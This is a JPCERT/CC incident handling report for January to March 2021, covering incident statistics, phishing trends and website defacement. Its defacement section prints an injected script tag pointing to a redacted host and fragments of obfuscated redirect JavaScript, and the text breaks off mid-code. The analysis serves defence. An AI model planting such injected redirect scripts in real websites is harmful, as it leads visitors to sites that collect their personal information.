

JPCERT/CC Incident Handling Report

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1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan^[*1]. This report will introduce statistics and case examples for incident reports received during the period from January 1, 2021 through March 31, 2021.

[*1] JPCERT/CC refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security, as an incident.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1 : Number of incident reports]

	Jan	Feb	Mar	Total	Last Qtr. Total
Number of Reports ^{*2}	4,237	2,727	2,665	9,629	13,066
Number of Incident ^{*3}	2,439	2,086	2,583	7,108	7,429
Cases Coordinated ^{*4}	1,235	1,215	1,555	4,005	4,220

[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.


[*3] "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.

[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.


The total number of reports received in this quarter was 9,629. Of these, the number of domestic and overseas sites that JPCERT/CC coordinated with was 4,005. When compared with the previous quarter,

the total number of reports decreased by 26%, and the number of cases coordinated decreased by 5%. Year on year, the number of reports increased by 48%, and the number of cases coordinated decreased by 2%.

[Figure 1] and [Figure 2] show the monthly changes in the number of reports and incident cases coordinated by JPCERT/CC over the past year.



[Figure 1 : Change in the number of incident reports]



[Figure 2 : Change in the number of incident cases coordinated]


[Reference] Statistical Information by Fiscal Year

[Chart 2] shows the number of reports in each fiscal year over the past 5 years including FY2020. Each fiscal year begins on April 1 and ends on March 31 of the following year.

[Chart 2 : Change in the total number of reports]

FY	2016	2017	2018	2019	2020
Number of Reports	15,954	18,141	16,398	20,147	46,942

The total number of reports received in FY2020 was 46,942, increasing 133% year on year from 20,147. [Figure 3] shows the change in the total number of reports in the past 5 years.




[Figure 3 : Change in the total number of reports (by fiscal year)]

[Chart 3] shows the number of cases coordinated in each fiscal year over the past 5 years including FY2020.

[Chart 3 : Change in the number of reports and cases coordinated]

FY	2016	2017	2018	2019	2020
Number of Cases Coordinated	10,641	8,891	9,835	14,586	17,233

The total number of cases coordinated in FY2020 was 17,233, increasing 18% year on year from 14,586. [Figure 4] shows the change in the total number of cases coordinated in the past 5 years.




[Figure 4 : Change in the total number of cases coordinated (by fiscal year)]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories". [Chart 4] shows a breakdown of the number of incidents reported during the quarter by category. A breakdown of the percentage is shown in [Figure 5].

[Chart 4 : Number of incidents by category]


Incident Category	Jan	Feb	Mar	Total	Last Qtr. Total
Phishing Site	1,775	1,375	1,681	4,831	5,015
Website Defacement	130	70	82	282	404
Malware Site	47	31	60	138	324
Scan	305	339	441	1,085	1,086
DoS/DDoS	0	1	1	2	5
ICS Related	0	0	0	0	0
Targeted attack	1	5	1	7	10
Other	181	265	317	763	585




[Figure 5 : Percentage of incidents by category]

Incidents categorized as phishing sites accounted for 68.0%, and those categorized as scans, which search for vulnerabilities in systems, made up 15.3%.


[Figure 6] through [Figure 9] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 6 : Change in the number of phishing sites]



[Figure 7 : Change in the number of website defacements]



[Figure 8 : Change in the number of malware sites]



[Figure 9 : Change in the number of scans]

[Figure 10] provides an overview as well as a breakdown of the incidents that were coordinated / handled.

No.Incidents		No.Reports		Coordinated		
7108		9629		4005		
Phishing Site 4831	Incidents Notified	2010	Domestic	23%	Time (business days)	Notification Unnecessary 2821 - Site could not be verified
	- Site Operation Verified		Overseas	77%		
					0~3days	63%
					4~7days	20%
					8~10days	5%
					11days(more than)	11%
Web defacement 282	Incidents Notified	203	Domestic	87%	Time (business days)	Notification Unnecessary 79 - Could not verify site - Party has been notified - Information sharing - Low level theat
	- Verified defacement of site - High level threat		Overseas	13%		
					0~3days	29%
					4~7days	16%
					8~10days	6%
					11days(more than)	45%
Malware Site 138	Incidents Notified	50	Domestic	36%	Time (business days)	Notification Unnecessary 88 - Could not verify site - Party has been notified - Information sharing - Low level theat
	- Site operation verified - High level threat		Overseas	64%		
					0~3days	28%
					4~7days	19%
					8~10days	14%
					11days(more than)	41%
Scan 1085	Incidents Notified	479	Domestic	94%	Time (business days)	Notification Unnecessary 606 - Incomplete logs - Party has been notified - Information Sharing
	- Detailed logs - Notification desired		Overseas	6%		
					0~3days	
					4~7days	
					8~10days	
					11days(more than)	
DoS/DDoS 2	Incidents Notified	1	Domestic	-	Time (business days)	Notification Unnecessary 1 - Incomplete logs - Party has been notified - Information Sharing
	- Detailed logs - Notification desired		Overseas	-		
					0~3days	
					4~7days	
					8~10days	
					11days(more than)	
ICS Related 0	Incidents Notified	0	Domestic	-	Time (business days)	Notification Unnecessary 0
			Overseas	-		
					0~3days	
					4~7days	
					8~10days	
					11days(more than)	
Targeted attack 7	Incidents Notified	3	Domestic	100%	Time (business days)	Notification Unnecessary 4 - Insufficient information - Currently no threat
	- Verified evidence of attack - Verified infrastructure for attack		Overseas	0%		
					0~3days	
					4~7days	
					8~10days	
					11days(more than)	
Other 763	Incidents Notified	439	Domestic	87%	Time (business days)	Notification Unnecessary 324 - Party hasbeen notified - Information Sharing - Low level threat
	-High level threat -Notification desired		Overseas	13%		
					0~3days	
					4~7days	
					8~10days	
					11days(more than)	

[Figure 10 : Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


During this quarter, 4,831 reports on phishing sites were received, representing a 4% decrease from 5,015 in the previous quarter. This marks a 26% increase from the same quarter last year (3,839).

During this quarter, there were 2,585 phishing sites that spoofed domestic brands, decreasing 2% from 2,635 in the previous quarter. There were 1,700 phishing sites that spoofed overseas brands, increasing 4% from 1,629 in the previous quarter. A breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 5], and a breakdown by industry for domestic and overseas brands is shown in [Figure 11].

[Chart 5 : Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Jan	Feb	Mar	Domestic/Overseas Total (%)
Domestic Brand	951	720	914	2,585(54%)
Overseas Brand	634	494	572	1,700(35%)
Unknown Brand [*5]	190	161	195	546(11%)
Monthly Total	1,775	1,375	1,681	4,831

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 11 : Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 77.6% spoofed e-commerce websites for overseas brands and 61.4% spoofed financial institution websites for domestic brands, both representing the largest share respectively.

There were many phishing sites spoofing specific online shopping websites overseas, and in Japan the number of phishing sites spoofing financial institution websites has been increasing.

Many of the phishing sites used .com, .top, .xyz and .buzz domains containing the domain and brand name of legitimate websites with random strings added.


Some of the phishing sites spoofing specific Japanese financial institutions displayed content unrelated to the institutions' websites or appeared to have deliberately lengthened the time it takes for the websites to be displayed, when accessed from a device other than a mobile device, perhaps in an attempt to evade detection.

The parties that JPCERT/CC contacted for coordination of phishing sites were 23% domestic and 77% overseas for this quarter, indicating the same proportion as the previous quarter (domestic: 23%, overseas: 77%).

3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 282. This was a 30% decrease from 404 in the previous quarter.

During this quarter, JPCERT/CC received multiple reports of being redirected from compromised websites to suspicious websites by means of JavaScript. Compromised websites were embedded with script tags similar to the one shown in [Figure 12], which forced the browser to load a malicious JavaScript file.



```
<script type="text/javascript" src="http://[redacted]/trd"></script>
```

[Figure 12 : Example of a page embedded with a malicious JavaScript file]

The JavaScript file loaded by the script tag shown in [Figure 12] was obfuscated as shown in [Figure 13] and [Figure 14]. It checks Referrer header values and redirects the visitor to a web page that contains JavaScript as shown in [Figure 15] when accessed from a search engine. The visitor is then transferred to multiple web pages before finally being led to a suspicious website intended to collect personal information.

```
var _0x1a14=[
'\x77\x61\x72\x6e', '\x63\x66\x6e\x73\x74\x72\x75\x63\x74\x66\x72', '\x6c\x66\x67', '\x74\x72\x61\x63\x65', '\x74\x65\x73\x74', '\x5e\x28\x5b\x5e\x20\x5d
\x2b\x28\x20\x2b\x5b\x5e\x20\x5d\x2b\x29\x2b\x29\x2b\x5b\x5e\x20\x5d\x7d', '\x6f\x70\x6f\x73', '\x73\x74\x72\x69\x6e\x67', '\x5f\x5f\x70\x72\x6f\x74\x6f\x5f\x5f',
'\x70\x72\x6f\x74\x6f\x74\x79\x70\x65', '\x64\x65\x62\x75', '\x77\x68\x69\x6c\x65\x20\x28\x74\x72\x75\x65\x29\x20\x7b\x7d', '\x73\x65\x61\x72\x63\x68\x65\x72\x73',
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\x69\x72\x65\x63\x74', '\x72\x65\x74\x75\x72\x6e\x20\x28\x66\x75\x6e\x63\x74\x69\x6f\x6e\x28\x29\x20', '\x68\x72\x65\x66', '\x7b\x7d\x2e\x63\x6f\x6e\x73\x74\x72\x75
\x63\x74\x6f\x72\x28\x22\x72\x65\x74\x75\x72\x6e\x20\x74\x68\x69\x73\x22\x29\x28\x20\x29', '\x67\x67\x65\x72', '\x20\x7c\x20', '\x63\x6f\x6f\x6b\x69\x65', '\x6c\x6f
\x63\x61\x74\x69\x6f\x6e', '\x63\x6f\x6e\x73\x6f\x6c\x65', '\x6c\x65\x6e\x67\x74\x68', '\x63\x61\x6c\x6c',
, '\x3d\x28\x5b\x5e\x3b\x5d\x2a\x29\x3b\x3f', '\x74\x61\x62\x6c\x65', '\x74\x6f\x53\x74\x72\x69
\x6e\x67', '\x61\x70\x70\x6c\x79', '\x69\x6e\x70\x75\x74', '\x6d\x61\x74\x63\x68', '\x3b\x20\x70\x61\x74\x68\x3d', '\x28\x3f\x3a\x3b\x20\x29\x3f', '\x3b\x20\x64\x6f
\x6d\x61\x69\x6e\x63\x6d', '\x20\x2d\x20', '\x3b\x20\x65\x78\x70\x69\x72\x65\x73\x3d', '\x69\x6e\x69\x74', '\x73\x70\x6c\x69\x74', '\x61\x63\x74\x69\x6f\x6e', '\x63\x6f
\x6d\x32', '\x5c\x2b\x5c\x2b\x20\x2a\x28\x3f\x3a\x5b\x61\x2d\x7a\x41\x2d\x5a\x5f\x24\x5d\x5b\x30\x2d\x39\x61\x2d\x7a\x41\x2d\x5a\x5f\x24\x5d\x2a\x29'];
```

[Figure 13 : Example of an obfuscated malicious JavaScript file 1]

```
var _0x4941=
['oYbLEhbPCwZpQ', 'ua4bvq', 'CMvMzjYzxi', 'split', 'WQGoEJtdTSkGrmkSNOj8W0tdSG', 'C3rYAw5N', 'exception', 'xIHbXbDkYGGk1TEif0RksSPK1TEif19', '\x20domain=', 'toString',
'y29UC3rYDwn083i', '(?:;
\x20)?', 'umoudubiACK/vmf0W0nHw4G', 'fh3dIXFLcklpgBdMIICpWCsDCo3W0eOW6qLnHcSmofD1RdT8ow', 'BmkXW40Rf80NMPZcQ5kFEcy', 'A8obqH5bDCo+', 'ic0G', 'DgvZDa', 'bind', 'hXNdJwVd
NW', 'WRj2v8o6n8oDKfBCp8okv8ky', 'xZb4nZa0ztzq', 'mCohk71A', 'vcddLbxcCkCo1W6pdH13cT11cJW', 'mxvtAxj5Da', 'jCovvmo8W5erctNdJatcIW', '244703wFhSnw', 'WRSW6q1', '23710KIqTGJ
', '77439inhzpd', 'WQikwG', 'oYbZzwn1CHu', 'yxbWBhk', 'nt3c31P9W63dTmo4j3SoXcqs', 'wP
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q', '}.constructor(\x22return\x20this
\x22)(\x20)', 'match', 'y2HH4w4', 'k5kncCoyW5q', 'action', 'Bg9JyxrPB24', '_0x3ca9f8', 'z2DLCG', 'yMLUza', 'zSkjtCkBhRBdPSouh4yvh4dc0JK'];var
_0x491e=function(_0x146f11,_0x3f0286){_0x146f11=_0x146f11-0x147;var _0x39e635=_0x4941[_0x146f11];return _0x39e635;};var _0xe1e1=function(_0x146f11,_0x3f0286)
{_0x146f11=_0x146f11-0x147;var _0x39e635=_0x4941[_0x146f11];if(_0xe1e1['oqJrot']===undefined){var _0x280ceb=function(_0x39cf05){var
